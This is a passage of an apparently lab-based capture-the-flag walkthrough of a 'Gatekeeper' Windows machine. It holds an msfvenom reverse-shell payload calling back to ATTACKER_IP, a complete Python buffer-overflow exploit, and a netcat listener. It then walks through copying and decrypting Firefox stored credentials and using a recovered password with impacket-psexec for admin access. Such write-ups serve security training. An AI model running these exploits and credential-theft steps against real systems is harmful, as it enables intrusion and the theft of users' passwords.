msfvenom -p windows/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4444 EXITFUNC=thread -b '\x00\x0a' -f python -v shellcode > gatekeeper_shellcode.txt
Verify size:
grep -E "Payload size|shellcode =" gatekeeper_shellcode.txt
head -5 gatekeeper_shellcode.txt
351 bytes.
Final exploit
#!/usr/bin/env python3
import os
import socket

host = os.environ["IP"]
port = 31337

offset = 146
jmp_esp = b"\xc3\x14\x04\x08"

namespace = {}
with open("gatekeeper_shellcode.txt", "r") as f:
    exec(f.read(), namespace)

shellcode = namespace["shellcode"]

payload = b"A" * offset
payload += jmp_esp
payload += b"\x90" * 32
payload += shellcode

print(f"[*] Target: {host}:{port}")
print(f"[*] Shellcode length: {len(shellcode)}")
print(f"[*] Total payload length: {len(payload)}")

s = socket.socket()
s.settimeout(5)
s.connect((host, port))
s.sendall(payload + b"\r\n")
s.close()

print("[*] Payload sent")
Syntax check:
python3 -m py_compile gatekeeper_exploit.py
No output means no complaints.
Set up a listener:
nc -lvnp 4444Send the exploit:
python3 gatekeeper_exploit.py

533-byte payload sent. Shell dropped into a Windows 7 command prompt.
Post-exploitation: user flag
whoami
hostname
ipconfig
dir
type user.txt.txt
Nice double-extension.

User flag: {H4lf_W4y_Th3r3}
Privilege escalation
whoami /priv
net user
net user natbat
net user mayor
mayor is an admin with no password required. Score.
Let’s find out if we can run as mayor (pun very intended):
runas /user:mayor cmd
No useful shell started. It bypassed the option to even try to enter a password and dropped us right back at natbat’s prompt.
dir C:\Users
dir C:\Users\mayor
dir C:\Users\mayor\Desktop
We can see mayor’s profile, but there’s no flag there.
The firefox.lnk file on natbat’s profile caught my attention. That’s not randomly there for no reason.
Firefox credential extraction
dir C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles
Two Firefox profiles for the price of one.
dir C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release
dir C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\rajfzh3y.default
Copy the credential files to the SMB share:
copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\logins.json C:\Users\Share\
copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\key4.db C:\Users\Share\
copy C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\cert9.db C:\Users\Share\
On the attack machine, pull the files via SMB:
mkdir -p gatekeeper_firefox
cd gatekeeper_firefox
smbclient //TARGET_IP/Users -N
At the SMB prompt:
cd Share
get logins.json
get key4.db
get cert9.db
exit
ls -lh
Decrypt with firefox_decrypt:
git clone https://github.com/unode/firefox_decrypt.git ~/tools/firefox_decrypt
python3 ~/tools/firefox_decrypt/firefox_decrypt.py .
Thank you, mayor. You just got pwned.
Since runas bypasses the password prompt entirely, we need Impacket to use mayor’s credentials remotely:
impacket-psexec 'GATEKEEPER/mayor:8CL7O1N78MdrCIsV@TARGET_IP'whoami
hostname
We are now the Gatekeeper.
Root flag
dir C:\Users\mayor\Desktop
